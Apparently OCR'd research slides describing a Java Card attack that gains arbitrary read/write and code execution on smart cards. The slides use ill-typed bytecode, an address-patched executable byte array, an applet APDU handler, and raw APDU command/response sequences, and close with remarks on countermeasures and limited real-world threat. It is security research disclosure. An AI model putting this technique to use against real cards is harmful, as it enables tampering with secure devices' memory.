
- We succeed to read any address in the card memory.
- This should be impossible if a verifier was embedded

What we got at step 2' ?

An instance reference

@ 0x9235

A pointer on the Eprom heap



Write anywhere


- Same approach with `getstatic`

What remains to do ?

An instance reference

@ 0x9235

A pointer on the Eprom heap



Sketch of the attack in three steps

- In order to read/write it in an optimized way we need mutable code,
  - To perform mutable code we need to manipulate arrays, and get their physical address. (1)
  - To access the array as a method we need to access our own instance (2)
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address** (2b)
    - **We will be able to execute arbitrary code that can be dynamically modified** (3)

Execute array


- Array code :
  - public byte[] codeDump = {(byte)0x01, (byte)0x00, (byte)0x7D, (byte)0x00, (byte)0x00, (byte)0x78};
  - Logical view

```
// flags     : 0
// max_stack : 1
// nargs     : 0
// max_locals: 0
getstatic_s     0000
sreturn
```

Address initialization


```
public void process (APDU apdu) throws ISOException
{
  ...
  case (byte) 0x30 : // init address in the Array
short NbOctets = apdu.setIncomingAndReceive();
  if (NbOctets != (short)2 )
  {      ISOException.throwIt((short)0x6700);    }
  //Change high address
  codeDump[3] = apduBuffer[ISO7816.OFFSET_CDATA];
  //Change low address
  codeDump[4] = apduBuffer[ISO7816.OFFSET_CDATA+1];
```

Usage



Initialize address


80 30 00 00 02 83 00




90 00

Read & increment address

80 31 00 00 00



55 90 00




Did I found the pattern ?

Yes modifies the value

Write value

80 31 00 00 01 00



90 00

Conclusion

- We succeeded in implementing Hypponen seminal idea and we optimized the attack,
- This attack runs well on old smart cards, recent cards integrate some counter measures.
- Some cards resist to the attack (e.g. those having a BCV inside), but combined with the *abortTransaction* attack we succeeded with one of these cards,
- The question is '*is that attack a serious threat ?*'
- In a first approach we would say no.
  - Post issuance is still a dream,
  - In the real life no on-the-field card support post issuance,
  - The spec JC 3.0 *Connected Edition* accept the class file instead of CAP file, verifier is mandatory.